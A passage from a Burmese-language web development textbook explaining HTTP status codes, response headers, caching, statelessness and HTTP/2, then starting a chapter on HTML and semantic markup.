Code တွေဖြစ်ပါတယ်။ HTTP Status Code တွေထဲကတွေ့ရလေ့ရှိတဲ့ Code အချို့ အကြောင်း ထည့်သွင်းဖော်ပြ လိုက်ပါတယ်။

200 OK - လက်ခံရရှိတဲ့ Request အဆင်ပြေပြီး တောင်းခံထားတဲ့အချက်အလက်တွေကို ပြန်လည်ပေးပို့တော့မှာ ဖြစ် ကြောင်းဖော်ပြတဲ့ Code ဖြစ်ပါတယ်။

301 Moved Permanently - တောင်းခံလာတဲ့ အချက်အလက်ဟာ တစ်ခြားနေရာတစ်ခုကို အပြီးတိုင်ပြောင်း ရွှေ့ထားကြောင်း ဖော်ပြတဲ့အခါသုံးပါတယ်။ Client ကနောက်တစ်ကြိမ် Request လုပ်ရင် ပြောင်းရွှေ့သွားတဲ့ URL နဲ့ Request လုပ်သင့်ကြောင်း အသိပေးခြင်းလည်းဖြစ်ပါတယ်။

304 Not Modified - တောင်းခံလာတဲ့အချက်အလက်ဟာ Request Header မှာ If-Modified-Since: မှတ်ချက် နဲ့အတူ ပါဝင်လာတဲ့ရက်စွဲနောက်ပိုင်း Server ပေါ်မှာအပြောင်းအလဲမရှိသေးကြောင်း ဖော်ပြဖို့သုံးပါတယ်။

307 Temporary Redirect - တောင်းခံလာတဲ့အချက်အလက်ဟာ အခြားတစ်နေရာကို ယာယီရွှေ့ပြောင်းထားကြောင်း ဖော်ပြတဲ့အခါသုံးပါတယ်။ 301 နဲ့ကွာတဲ့အချက်က တစ်ချိန်မှာ ပြန်လည်ရောက်ရှိလာမှာဖြစ်လို့ နောက် Request တွေကို အခုလက်ရှိ URL အတိုင်း ဆက်လက် ဆောင်ရွက်နိုင်ကြောင်း အသိပေးတဲ့သဘောဖြစ်ပါတယ်။

403 Forbidden - Request ကို လက်ခံရရှိပေမယ့် Client ဟာ အချက်အလက်ရယူပိုင်ခွင့်ရှိသူ မဟုတ်တဲ့အတွက် ပြန်လည်ပေးပို့မှာမဟုတ်ကြောင်း ဖော်ပြခြင်းဖြစ်ပါတယ်။

404 Not Found - တောင်းခံလာတဲ့ အချက်အလက်က Server မှာ ရှိမနေကြောင်း ဖော်ပြခြင်းဖြစ်ပါတယ်။

500 Internal Server Error - မည်သည့်အကြောင်းကြောင့်မှန်း အတိအကျမသိရတဲ့ Server Error တစ်ခု ဖြစ်ပေါ်နေတဲ့အတွက် အချက်အလက်ပြန်လည်ပေးပို့နိုင်မှာမဟုတ်ကြောင်း ဖော်ပြတာပါ။

503 Service Unavailable - ယာယီ Server Error တစ်ခု ဖြစ်နေတဲ့အတွက် ပြန်လည်မပေးပို့နိုင်သေး ကြောင်း ဖော်ပြတဲ့ Code ဖြစ်ပါတယ်။ အများအားဖြင့် အသုံးပြုသူသိပ်များနေတဲ့အချိန်၊ Web Server ယာယီ Down နေတဲ့ အချိန်တွေမှာ ဖော်ပြတဲ့ Code ပါ။

အခြား Status Code တွေအကြောင်းကိုပါ အပြည့်အစုံကို ဆက်လက်လေ့လာလိုတယ် ဆိုရင်တော့ Wikipedia ရဲ့ List of HTTP Status Codes Article မှာ ဆက်လက်လေ့လာနိုင်ပါတယ်။

Link: http://en.wikipedia.org/wiki/List_of_HTTP_status_codes

Response Header မှာ ပြန်လည်ပေးပို့မယ့် အချက်အလက်နဲ့သက်ဆိုင်တဲ့ အခြားအချက်တွေလည်းပါဝင်ပါသေးတယ်။ နမူနာ Response Header မှာ ပြန်လည်အကြောင်းပြန်တဲ့ Server ရဲ့အမျိုးအစား၊ ပြန်လည်ပေးပို့မယ့် Content Size နဲ့ အချက်အလက် အမျိုးအစားတို့ကိုပါ ထည်သွင်းဖော်ပြပေးတာကို တွေ့ရမှာဖြစ်ပါတယ်။


အချက်အလက်ကိုပြန်လည်လက်ခံရယူမယ့် Browser က ပေးပို့လာတဲ့ Response Header သတင်းပို့ချက်ပေါ် မူတည်ပြီး လိုအပ်သလို ဆက်လက်ဆောင်ရွက်သွားမှာဖြစ်ပါတယ်။ ဥပမာ - Browser တွေဟာ Web Content တစ်ခု ကို လက်ခံ ရရှိပြီးရင် နောင်ပြန်လည် အသုံးချနိုင်အောင်သိမ်းဆည်းထားလေ့ရှိပါတယ်။ Cache လုပ်တယ်လို့ခေါ်ပါတယ်။ ပြန်လည် ပေးပို့လာတဲ့ Response Header မှာပါဝင်လာတဲ့ Modified Date နဲ့သူသိမ်းဆည်းထားတဲ့ Cache ထဲက Content ရဲ့ Modified Date နှိုင်းယှဉ်ကြည့်ပြီး ကွာခြားခြင်းမရှိရင် Server က ပြန်ပို့တာကိုမစောင့်တော့ပဲ သိမ်းထားတဲ့ Content ကို ဖော်ပြလိုက်နိုင်ပါတယ်။ ဒီနည်းနဲ့ အသုံးပြုသူက ပထမတစ်ကြိမ်ရယူထားဖူးတဲ့ Content ကို နောက်တစ်ကြိမ်ထပ်မံရယူလို တဲ့အခါ ပိုပြီးမြန်မြန်ဆန်ဆန်ရရှိမှာ ဖြစ်ပါတယ်။

Browser တွေဟာ အခြေခံအားဖြင့် Text, HTML, Image စတဲ့ Content အချို့ကိုဖော်ပြနိုင်ပေမယ့် မဖော်ပြနိုင်တဲ့ Content တွေလည်းရှိပါတယ်။ ဥပမာ - Microsoft Excel File တစ်ခုကို Web Browser ကဖော်ပြပေးနိုင်မှာ မဟုတ်ပါဘူး။ ဒီတော့ Response Header မှာပါလာတဲ့ Content-Type ကိုလည်း Browser ကကြည့်ပါတယ်။ သူဖော်ပြနိုင်တဲ့ Content အမျိုးအစား ဆိုရင် အသုံးပြုသူကြည့်ရှုနိုင်အောင်ဖော်ပြလိုက်မှာပါ။ မဖော်ပြနိုင်တဲ့ Content အမျိုးအစားဆိုရင် တော့ အသုံးပြုသူရယူနိုင်ဖို့ Download ပေးလိုက်မှာပဲဖြစ်ပါတယ်။

ဒီလို Request/Response Header သတင်းပေးပို့ချက်တွေ အပြန်အလှန်ပေးပို့ခြင်းအားဖြင့် Client နဲ့ Server ဟာ တစ်ယောက်ကိုတစ်ယောက် နားလည်ပြီး ဆက်သွယ်ဆောင်ရွက်နိုင်ကြတာပါ။ HTTP ကတော့ ဒီလို ဆက်သွယ်ဆောင်ရွက် ရာမှာ လိုက်နာရမယ့်အဆင့်တွေ၊ ပါဝင်ရမယ့်အချက်အလက်တွေကို သတ်မှတ်ပေးထားတဲ့ Web Standard တစ်ခုပဲဖြစ် ပါတယ်။

Pull Technology

HTTP ဟာ Pull Technology တစ်မျိုးဖြစ်ပါတယ်။ Pull Technology ဆိုတာ Client နဲ့ Server ဆက်သွယ်တဲ့ အခါမှာ Client ကသာ ဆက်သွယ်မှုကို ဦးဆုံးစတင်တဲ့ နည်းပညာကိုခေါ်တာဖြစ်ပါတယ်။ Server က Client ဆက်သွယ်လာတဲ့ အခါမှသာ သင့်တော်သလိုအကြောင်းပြန်ပေးတာပါ။ Pull Technology မှာ Server က ဆက်သွယ်မှုတစ်ခုကို အစပြု တယ်ဆိုတာ မရှိပါဘူး။



ပုံ (၁-၈) HTTP အလုပ်လုပ်ပုံ

ဒါဟာလည်း ရိုးရှင်းပေမယ့် လေ့လာစမှာ သတိလွတ်တက်တဲ့အချက်ဖြစ်ပါတယ်။ URL ဟာ Web Development ရဲ့ နံပါတ် (၁) အခြေခံဖြစ်တယ်ဆိုရင်၊ Client Request မလုပ်ပဲ Server Respond ဆိုတာ ရှိမှာမဟုတ်ဘူးဆိုတဲ့ အချက်က နံပါတ် (၂) အရေးအကြီးဆုံး အခြေခံအချက်ပဲဖြစ်ပါတယ်။

Pull Technology ဟာ ရိုးစင်းတဲ့အတွက် Web App တွေရေးသားရခြင်းဟာ တစ်ခြားသော Full-Duplex လို့ ခေါ်တဲ့ Client-Server နှစ်ခုစလုံးက ဆက်သွယ်မှုအစပြုနိုင်တဲ့ Network App တွေ ဖန်တီးရခြင်းထက် ပိုမို

လွယ်ကူပါတယ်။ ဒါပေမယ့် တစ်ခါတစ်ရံ Real-Time App လို့ခေါ်တဲ့ စက္ကန့်မလပ် အချက်အလက်တွေပြောင်းလဲနေဖို့လိုအပ်တဲ့ App တွေအတွက်တော့ ဒီ Pull Technology က အကန့် အသတ် ဖြစ်နေတက်ပြန်ပါတယ်။ ဒါကိုဖြေရှင်းဖို့ အတွက် Long-Polling, Web Sockets စသဖြင့် နည်းလမ်းတွေရှိပါတယ်။ **အခန်း (၁၃) HTML5 Overview** မှာ ထပ်မံဖော်ပြပါမယ်။

Stateless Protocol

Stateless Protocol ဆိုတာဟာ Client နဲ့ Server ဆက်သွယ်မှုတစ်ကြိမ်နဲ့တစ်ကြိမ် ဆက်နွယ်ခြင်းမရှိတဲ့ နည်းပညာကို ခေါ်တာဖြစ်ပါတယ်။ တနည်းအားဖြင့် Request/Response State ကို ထိမ်းသိမ်းထားခြင်းမရှိဘူးလို့ ဆိုလိုတာပါ။ HTTP ဟာ Stateless Protocol တစ်မျိုးဖြစ်ပါတယ်။ Client က Resource A ကို တောင်းခံမယ်ဆိုရင် Server က Resource A ကို ပေးပါလိမ့်မယ်။ Client က နောက်တစ်ကြိမ်အနေနဲ့ Resource B ကို တောင်းခံမယ်ဆိုရင် Server က Resource B ကို ပေးမှာပါပဲ။ ပထမအကြိမ် Resource A ကို တောင်းစဉ်က User-Agent တို့ Accept Encoding တို့လို အချက်အလက်တွေကို တစ်ခါပေးပြီးသားမို့ Resource B ကို တောင်းခံတဲ့အခါ နောက်တစ်ကြိမ် ထပ်မပေးတော့ဘူးလို့ နေလို့ မရပါဘူး။ Server က ပထမတစ်ကြိမ် ဆက်သွယ်မှုမှာ ပါဝင်တဲ့ အချက်အလက်တွေကို မှတ်သားထားမှာ မဟုတ်လို့ နောက်တစ်ကြိမ် ဆက်သွယ်တဲ့အခါ အစအဆုံး အကုန်ပြန်လည် ပေးပို့ရမှာပဲ ဖြစ်ပါတယ်။

တစ်ချို့မဖြစ်မနေ ထိမ်းသိမ်းထားဖို့လိုတဲ့ State တွေအတွက် Cookie, Session အစရှိတဲ့နည်းပညာတွေအသုံးပြုနိုင်ပါတယ်။ ဒီအကြောင်းကိုတော့ **အခန်း(၆) PHP Basic** မှာဖော်ပြပေးပါမယ်။ ဒီနေရာမှာတော့ HTTP ဟာ သဘာဝအရ Pull Technology တစ်မျိုးဖြစ်ပြီး Stateless သဘာဝလည်း ရှိတယ်ဆိုတဲ့အချက်ကို အထူးပြု မှတ်သားထားစေချင်ပါတယ်။

1.5 - HTTP/2

ဒီစာရေးသားနေချိန်ထိ တွင်တွင်ကျယ်ကျယ် အသုံးပြုနေတဲ့ HTTP ကို HTTP/1.1 လို့ခေါ်ပါတယ်။ (၁၉၉၇) ခုနှစ်က Standard အဖြစ်ကြေငြာခဲ့တဲ့ Version ဖြစ်ပြီး ၁၈ နှစ်လောက်ကြာအောင် Version အသစ်ကြေငြာခြင်းမရှိပဲ ကာလ ကြာရှည်စွာ အသုံးပြုခဲ့တဲ့ နည်းပညာတစ်ခုဖြစ်ပါတယ်။

HTTP/1.1 ဟာ အထက်မှာ ဖော်ပြခဲ့သလို Cache လုပ်ဆောင်ချက်တွေ၊ Pull Technology ဖြစ်ခြင်းနဲ့ Stateless ဖြစ်ခြင်းတို့လို ထူးခြားချက်တွေနဲ့ အဘက်ဘက်က စနစ်ကျအောင် ဖန်တီးထားတဲ့ နည်းပညာတစ်ခု ဖြစ်ပါတယ်။ ဒါကြောင့်လည်း ကနေ့အချိန်မှာ Client-Server ပုံစံ ရေးသားတဲ့ Software တိုင်းလိုလိုအတွက် ဆက်သွယ်ရေး နည်းပညာအဖြစ် HTTP ကို အသုံးပြုနေကြခြင်း ဖြစ်ပါတယ်။ ဒါပေမယ့် HTTP/1.1 မှာ အားနည်းချက်တစ်ချို့လည်း ရှိနေပါတယ်။ အဓိကအကျဆုံး အားနည်းချက်ကတော့ Client နဲ့ Server ဆက်သွယ်တဲ့ လုပ်ငန်းကို အစီအစဉ်အတိုင်း တစ်ခုပြီးတစ်ခု ပြုလုပ်ခြင်းပဲဖြစ်ပါတယ်။

Web App တစ်ခုမှာ အသုံးပြုထားတဲ့ Resource ပေါင်းများစွာပါဝင်နိုင်ပါတယ်။ ပုံတွေ၊ Icon တွေ ပါဝင်နိုင်ပါတယ်။ CSS ဖိုင်တွေနဲ့ JavaScript ဖိုင်တွေပါဝင်နိုင်ပါတယ်။ အဓိပ္ပါယ်က၊ Web App တစ်ခုကို ဖော်ပြနိုင်ဖို့အတွက် အသုံးပြုထားတဲ့ Resource ပေါင်း (၅၀) လောက်ရှိတယ်ဆိုရင် Client နဲ့ Server အကြား ဆက်သွယ်မှု အကြိမ်ရေ ပေါင်း (၅၀) ပြုလုပ်ရမှာဖြစ်ပါတယ်။ ဒါကို ထိရောက်မှု ရှိစေဖို့အတွက် Web Browser တွေက Parallel

Connection လို့ ခေါ်တဲ့ ပြိုင်တူ ချိတ်ဆက်မှု နည်းစနစ်ကို သုံးကြပါတယ်။ တနည်းအားဖြင့် Resource ပေါင်း (၅၀) ကို ယူဖို့အတွက် Connection တစ်ခုတည်းနဲ့ အကြိမ် (၅၀) တစ်ခုပြီးတစ်ခု ယူမယ့်အစား၊ Connection (၆) ခုလောက် တစ်ပြိုင်တည်းလုပ်ပြီး ရယူခြင်း ဖြစ်ပါတယ်။ ဒါပေမယ့် လက်တွေ့မှာ Server တစ်ခုကို Connection ပေါင်း (၆) ခုကနေ (၈) ခုထိသာ အပြိုင်ဖွင့် လို့ရပါတယ်။ ဒါကြောင့် Parallel Connection လုပ်သည့်တိုင်အောင် Resource တွေကို အလှည့်ကျ တစ်ခုပြီးမှတစ်ခု ဆက်သွယ်ရယူနေရဆဲပဲ ဖြစ်ပါတယ်။

HTTP/2 မှာတော့ Multiplex လို့ခေါ်တဲ့ နည်းစနစ်ကိုသုံးပြီး Client Server ဆက်သွယ်တဲ့အခါ Connection တစ်ခုတည်းနဲ့ Resource တွေကို Transfer လုပ်လို့ရအောင် စီမံထားပေးပါတယ်။ တနည်းအားဖြင့် Resource (၅၀) ရှိလို့ Connection (၅၀) ပြုလုပ်ဖို့မလိုတော့ပဲ Connection တစ်ခုတည်းနဲ့ Resource (၅၀) လုံးကို တစ်ခုပြီးတစ်ခု ရယူနိုင်သွားပါတယ်။ ရယူမှုက တစ်ခုပြီးမှ တစ်ခုယူတာ ဖြစ်ကောင်းဖြစ်ပါမယ်၊ ဒါပေမယ့် Resource တစ်ခုလိုချင်တိုင်း Connection တစ်ခု အသစ်ထပ်ဖွင့်ဖို့ မလိုတော့တဲ့သဘော ဖြစ်ပါတယ်။ ဒါကြောင့် HTTP/2 ရဲ့ အလုပ်လုပ်ပုံဟာ HTTP/1.1 ထက် ပိုမိုမြန်ဆန်မှာပဲ ဖြစ်ပါတယ်။

HTTP/2 မှာဖြည့်စွက်ပါဝင်လာတဲ့ နောက်ထပ်နည်းစနစ်တစ်ခုကတော့ Server Push ဖြစ်ပါတယ်။ Browser နဲ့ Web Client တွေက၊ အခြေခံအားဖြင့် တစ်ကြိမ်ရယူဖူးတဲ့ Resource တွေကို Cache လုပ်ထားပြီး နောင်လိုအပ်တဲ့အခါ ပြန်လည်အသုံးပြုတက်ကြပါတယ်။ HTTP ဟာ Pull Technology ဖြစ်တယ်လို့ အထက်မှာဖော်ပြခဲ့ပါတယ်။ ပုံမှန်အားဖြင့် Client က ဆက်သွယ်တောင်းခံခြင်းမရှိပဲ Server က အချက်အလက်တွေကို ပေးပို့မှာ မဟုတ်ပါဘူး။ HTTP/2 ဟာ လည်း အခြေခံအားဖြင့် Pull Technology တစ်ခုသာဖြစ်ပါတယ်။ ဒါပေမယ့် Server က အချို့ ဆက်စပ် Resource တွေ ကို Client ရဲ့ Cache ထဲကို ကြိုတင် Push လုပ်ထားနိုင်ပါတယ်။ ဥပမာ - Client က `index.html` ဆိုတဲ့ဖိုင်ကို တောင်းခံ တယ်ဆိုကြပါစို့။ `index.html` ထဲမှာ `style.css` နဲ့ `app.js` ဆိုတဲ့ဖိုင်တွေကို ချိတ်ဆက်ထားတယ်ဆိုရင် ဒီဖိုင်တွေကိုလည်း Client က ထပ်မံတောင်းခံရမှာဖြစ်ပါတယ်။ HTTP/2 Server က အဲ့ဒီလို ဆက်စပ် Resource တွေကို Client တောင်းခံချိန်ထိ စောင့်မနေပဲ အလိုအလျှောက် ကြိုတင်ပေးပို့ထားနိုင်ပါတယ်။ ဒီတော့ Client က အဲ့ဒီဖိုင်တွေကိုလိုအပ်တဲ့အခါ ထပ်မံ Request လုပ်နေဖို့မလိုတော့ပဲ၊ Server ကအလိုအလျှောက်ပေးပို့ထားလို့ Cache ထဲရောက်နှင့်နေပြီး အသင့်အသုံးပြုနိုင်မှာဖြစ်ပါတယ်။ ဒီတော့ Request လုပ်ရတဲ့အချိန်သက်သာသွားပြီး ဆက်သွယ်ရေးအမြန်နှုန်းလည်း တိုးတက်သွားမှာဖြစ်ပါတယ်။

HTTP/2 ရဲ့ နောက်ထပ်လုပ်ဆောင်ချက်တစ်ခုကတော့ Header Compression ဖြစ်ပါတယ်။ HTTP/1.1 မှာလည်း Compression လုပ်ဆောင်ချက် ပါဝင်ပေမယ့် HTTP/1.1 ရဲ့ Compression က Content ကိုပဲ Compress လုပ်ပေးပါတယ်။ HTTP/2 မှာတော့ Content ကိုသာမက Request/Response Header တွေကိုပါ Compress လုပ်ပေးတဲ့အတွက် ဆက်သွယ်ရေးအမြန်နှုန်း ထပ်ဆင့်ကောင်းမွန်လာမှာပဲဖြစ်ပါတယ်။

ဒီလိုလုပ်ဆောင်ချက်တွေ ဖြည့်စွက်ပါဝင်လာပေမယ့် HTTP/2 ဟာ HTTP/1.1 နဲ့ အပြည့်အဝ Backward Compatible ဖြစ်ပါတယ်။ ဆိုလိုတာက HTTP/1.1 အတွက်ရည်ရွယ်ဖန်တီးထားတဲ့ Software တွေကို HTTP/2 နဲ့ အလုပ်လုပ်စေဖို့အတွက် ဘာမှ ပြင်ဆင်ဖြည့်စွက်ဖို့မလိုပါဘူး။ HTTP ရဲ့ မူလသဘောသဘာဝတွေဖြစ်တဲ့ Request Methods တွေ၊ Response Status Code တွေ၊ Stateless သဘောသဘာဝတွေကို ဆက်လက်အသုံးပြုထားတဲ့အတွက် HTTP/1.1 အတွက် တည်ဆောက်ထားတဲ့ Software တွေဟာ HTTP/2 နဲ့ အဆင်ပြေပြေ ဆက်လက်အလုပ်လုပ်နိုင်မှာဖြစ်ပါတယ်။

(၂၀၀၉) တုန်းက HTTP/1.1 ရဲ့အားနည်းချက်တွေကို ဖြည့်စွက်ပြင်ဆင်ထားတဲ့ SPDY လို့ခေါ်တဲ့နည်းပညာကို Google က ဖန်တီးတီထွင်ခဲ့ပါတယ်။ SPDY ဟာ HTTP/1.1 ကို Server Push, Header Compression စတဲ့ လုပ်ဆောင်ချက် တွေဖြည့်စွက်ပေးထားတဲ့ Protocol တစ်ခုဖြစ်ပါတယ်။ Official Standard နည်းပညာမဟုတ်ပေမယ့် Google Chrome, Firefox စတဲ့ Browser တွေက SPDY နည်းပညာကိုအသုံးပြုခဲ့ကြသလို၊ Facebook, Twitter, Google စတဲ့ Web App တွေကလည်း SPDY နည်းပညာကို အသုံးပြုခဲ့ကြပါတယ်။ တနည်းအားဖြင့် HTTP/2 ရယ်လို့ တရားဝင်ထွက်ပေါ်လာခြင်း မရှိသေးခင်ကတည်းက အလားတူ နည်းပညာတွေကို စတင်အသုံးပြုနေ ခဲ့ကြခြင်းဖြစ်ပါတယ်။

(၂၀၁၂) ခုနှစ် နှစ်ဆန်းပိုင်းမှာတော့ Internet Engineering Task Force (IETF) က HTTP/2 ကို စတင်ဖန်တီးဖို့ ဆုံးဖြတ်ခဲ့ပြီး SPDY ကို အခြေခံဖို့လည်း ဆုံးဖြတ်ခဲ့ကြပါတယ်။ (၂၀၁၄) ခုနှစ် ဒီဇင်ဘာလမှာ အပြီးသတ်ခဲ့ပြီး၊ (၂၀၁၅) ခုနှစ်၊ ဖေဖော်ဝါရီလ (၁၇) ရက်နေ့မှာ နောက်ဆုံးအတည်ပြုချက်အဖြစ် HTTP/2 Release Candidate ကို တရားဝင်ကြေငြာနိုင်ခဲ့ခြင်းဖြစ်ပါတယ်။

ဒီစာရေးသားနေချိန်မှာ Firefox, Chrome, Internet Explorer 11, Opera စတဲ့ Browser တွေ HTTP/2 ကို စတင် Support လုပ်နေပြီဖြစ်လို့ HTTP/2 နည်းပညာများကို ကျွန်တော်တို့တွေ စတင်အသုံးပြုနေပြီပဲဖြစ်ပါတယ်။

ပုံနှိပ်မူစာအုပ်

ဤစာအုပ်၏ ပုံနှိပ်မူကို ရန်ကုန်၊ မန္တလေးနှင့်
မုံရွာမြို့တို့ရှိ စာအုပ်ဆိုင်များတွင် (၁၀,၀၀၀) ကျပ်ဖြင့်
ဝယ်ယူနိုင်ပါသည်။ **ဆက်သွယ်ရန်** - လွန်ဆေးမြိုင်စာပေ
(၀၉) ၅၁ ၇၆၀ ၂၄ (၀၉) ၂၅၂ ၄၂၆ ၃၈၈

အခန်း (၂) HyperText Markup Language - HTML

Semantic Markup ခေါ် စနစ်ကျသည့် အချက်အလက်ဖွဲ့စည်းပုံ

HTML အကြောင်း လေ့လာတဲ့အခါ HTML5 မတိုင်မီ မူလ HTML နဲ့ HTML5 နောက်ပိုင်း ခေတ်သစ် HTML ဆိုပြီး နှစ်ပိုင်းခွဲကြည့်ဖို့ လိုပါတယ်။ မူလ HTML ဟာ Web Document တွေ ရေးသား တည်ဆောက်တဲ့အခါ လိုက်နာအသုံးပြုဖို့အတွက် W3C က သတ်မှတ်ပေးထားတဲ့ Markup Language ဖြစ်ပါတယ်။ Web Document ဆိုတာဟာ လက်တွေ့မှာ HTML Element တွေစုစည်းထားတဲ့ Text Document တစ်ခုပါ။

ပုံ (၂-က) HTML Element တစ်ခု၏ ဖွဲ့စည်းပုံ

ပုံ (၂-က) မှာ HTML Element တစ်ခုရဲ့ ဖွဲ့စည်းပုံကိုဖော်ပြပေးထားပါတယ်။ HTML Element တွေမှာ Open Tag နဲ့ Close Tag ဆိုပြီး အဖွင့်အပိတ် အမှတ်အသားများပါရှိရပါတယ်။ အဲ့ဒီအဖွင့်အပိတ်ကြားထဲမှာ Element Content တည်ရှိရပြီး Open Tag အတွင်းမှာ Attribute တွေရှိနိုင်ပါတယ်။ Close Tag နဲ့ Element Content မရှိပဲ Open Tag နဲ့ Attribute တွေသာပါဝင် တဲ့ Empty Tag တွေလည်းရှိပါသေးတယ်။

၁၉၉၁ ခုနှစ်က အဲ့ဒီလို Element (၁၈) မျိုးပါဝင်တဲ့ Document ရေးသားနည်းကို HTML - HyperText Markup Language ရယ်လို့ World Wide Web နည်းပညာကိုတီထွင်ခဲ့တဲ့ Tim Berners-Lee ကပဲ စတင်တီထွင်ခဲ့တာပါ။ အဲ့ဒီ (၁၈) ခုထဲက (၁၁) ခုဟာ ကနေ့ထိဆက်လက်ပါဝင် အသုံးပြုနေဆဲဖြစ်ပါတယ်။ HTML2.0 အနေနဲ့ အများ

အသုံးပြုနိုင်ဖို့ စတင်ကြေငြာပေးခဲ့တာကတော့ ၁၉၉၄ ခုနှစ်၊ နိုဝင်ဘာလမှာဖြစ်ပါတယ်။ အခုဒီစာ ရေးနေချိန်မှာ ကျယ်ကျယ်ပြန့်ပြန့် အသုံးပြုနေတာကတော့ ၂၀၁၄ ခုနှစ် အောက်တိုဘာလမှာ အပြီးသတ်ကြေငြာခဲ့တဲ့ HTML5 ဖြစ်ပါတယ်။ HTML5 ထွက်ပေါ်လာပြီး နောက်ပိုင်း ခေတ်မှာတော့ HTML ဆိုတာဟာ Web Document တွေ ရေးသားရတဲ့ Markup Language တစ်ခုဆိုတာထက် အများကြီးပိုသွားပါပြီ။ ဒီအကြောင်းကို **အခန်း (၁၃) - HTML5 Overview** ရောက်တဲ့အခါ ဖော်ပြပါမယ်။ ဒီနေရာမှာတော့ HTML ရဲ့ Markup Language လုပ်ဆောင်ချက် အကြောင်းကိုသာ ဖော်ပြသွားမှာ ဖြစ်ပါတယ်။

2.1 - Semantic Web

Element တွေအကြောင်းမလေ့လာခင် Semantic Web ကို အရင်ဆုံးနားလည်ထားဖို့လိုပါတယ်။ Semantic ဆိုတာ သတ်မှတ် စည်းမျဉ်းကို တိတိကျကျလိုက်နာထားတဲ့အတွက် စနစ်ကျနေတဲ့ Web Document တွေကိုဆိုလိုတာ ဖြစ်ပါတယ်။ သတ်မှတ် စည်းမျဉ်းနဲ့အညီ စနစ်ကျအောင်တည်ဆောက်ထားမှသာ Web Document တွေဟာ လူတစ်ယောက် ဖတ်ရှုနားလည်နိုင်ယုံမက ကွန်ပျူတာကလည်း Process လုပ်နိုင်မှာဖြစ်ပါတယ်။ W3C က HTML ကို ဖန်တီးတဲ့နေရာမှာ လည်း ဒီလိုရည်ရွယ်ချက်နဲ့ပဲ ဖန်တီးထားတာဖြစ်ပါတယ်။

လူတစ်ယောက်ဟာ Web Document တစ်ခုအတွင်းမှာ ဘာတွေပါလည်းသိချင်ရင် မျက်စိနဲ့ကြည့်ပြီးဖတ်ရှုလေ့လာမှာပါ။ ဒါပေမယ့် ကွန်ပျူတာကတော့ အဲ့ဒီ Document ထဲမှာ ဘာတွေပါလဲဆိုတာသိရဖို့ အတွက် Process လုပ်ပြီး နားလည်ရတာဖြစ်ပါတယ်။ ကွန်ပျူတာဆိုတာ Processing Power ရှိပေမယ့် သင်မပေးရင်ဘာမှမတက်တာ အားလုံးအသိပါ။ Web Browser, Search Engine Spider အစရှိတဲ့ကွန်ပျူတာ Software တွေကို သတ်မှတ် စည်းမျဉ်းတွေ သင်ထားပေးတဲ့အတွက် Web Document တစ်ခုကို ဖတ်ယူတဲ့နေရာမှာ အဲ့ဒီစည်းမျဉ်းတွေနဲ့ တိုက်ဆိုင်ကြည့်ပြီး နားလည်ရတာဖြစ်ပါတယ်။ ဒါကြောင့် ကျွန်တော်တို့တည်ဆောက်တဲ့ Web Document တွေဟာ သတ်မှတ်စည်းမျဉ်းနဲ့မညီရင် ကွန်ပျူတာက Process လုပ်နိုင်တဲ့ Semantic Document ဖြစ်မှာမဟုတ်ပါဘူး။

လေ့လာစ Web Developer တွေဟာ Web Document တွေတည်ဆောက်တဲ့အခါ "လူတွေဖတ်လို့ရဖို့" ကို အဓိကဦးတည် တည်ဆောက်ကြလေ့ ရှိပါတယ်။ Web Document တွေကို ကွန်ပျူတာကလည်း Process လုပ်နိုင်ဖို့လိုတယ် ဆိုတဲ့အချက်ကို သတိလွတ်မေ့လျော့တက်ကြပါတယ်။ Web Document တစ်ခုဟာ Text Document သာ ဖြစ်လို့ စည်းမျဉ်းတွေနဲ့မကိုက်ညီလည်း လူတွေအတွက်တော့ဖတ်လို့ရနေနိုင်မှာပါ။ ဒါပေမယ့် အဲ့ဒီ Document ကို အခြေခံပြီးတော့ ကျွန်တော်တို့ကတစ်ခြား Process တွေ လုပ်ရဦးမှာပါ။ အခြေခံဖြစ်တဲ့ Document စနစ်မကျခဲ့ရင် Google လို Search Engine နဲ့ Web Browser တွေက ကျွန်တော်တို့ Document ကို အပြည့်အဝနားမလည်တဲ့ ပြဿနာရှိနိုင်သလို၊ ကျွန်တော်တို့ကိုယ်တိုင် ဆက်လက်ရေးသားရမယ့် CSS နဲ့ Style တွေသတ်မှတ်ခြင်း၊ JavaScript နဲ့ Element တွေ စီမံခန့်ခွဲခြင်း ကိစ္စတွေကိုဆောင်ရွက်တဲ့အခါ အခက်အခဲတွေနဲ့ တွေ့ရမှာဖြစ်ပါတယ်။

ဒါကြောင့် HTML နဲ့ ပတ်သက်ရင်ကျွန်တော်တို့ဟာ ကွန်ပျူတာကနားလည်နိုင်တဲ့ Data Structure တည်ဆောက်နေခြင်း ဖြစ်တယ်ဆိုတဲ့အသိဟာ ပထမဦးဆုံးလိုအပ်ချက်ပဲဖြစ်ပါတယ်။ သပ်ရပ်လှပအောင်ဘယ်လိုပုံစံဖော်ပြမယ်၊ လူတွေရဲ့မျက်စိမှာ ပသာဒဖြစ်အောင် ဘယ်လိုဖန်တီးမယ်ဆိုတဲ့ကိစ္စဟာ HTML ရဲ့တာဝန်မဟုတ်ပါဘူး။ လက်တွေ့မှာလုပ်လို့လည်း မရပါဘူး။ ဒါဟာ နောက်အခန်းမှာ ဆက်လက်လေ့လာမယ့် CSS လို့ခေါ်တဲ့ Style Language ရဲ့ တာဝန်ပဲဖြစ်ပါတယ်။ Semantic Web ရဲ့ အရေးပါပုံကို ပိုပြီးပေါ်လွင်စေဖို့ Browser War နဲ့ XHTML အကြောင်း ထည့်သွင်းဖော်ပြလိုပါတယ်။

2.2 - Browser War

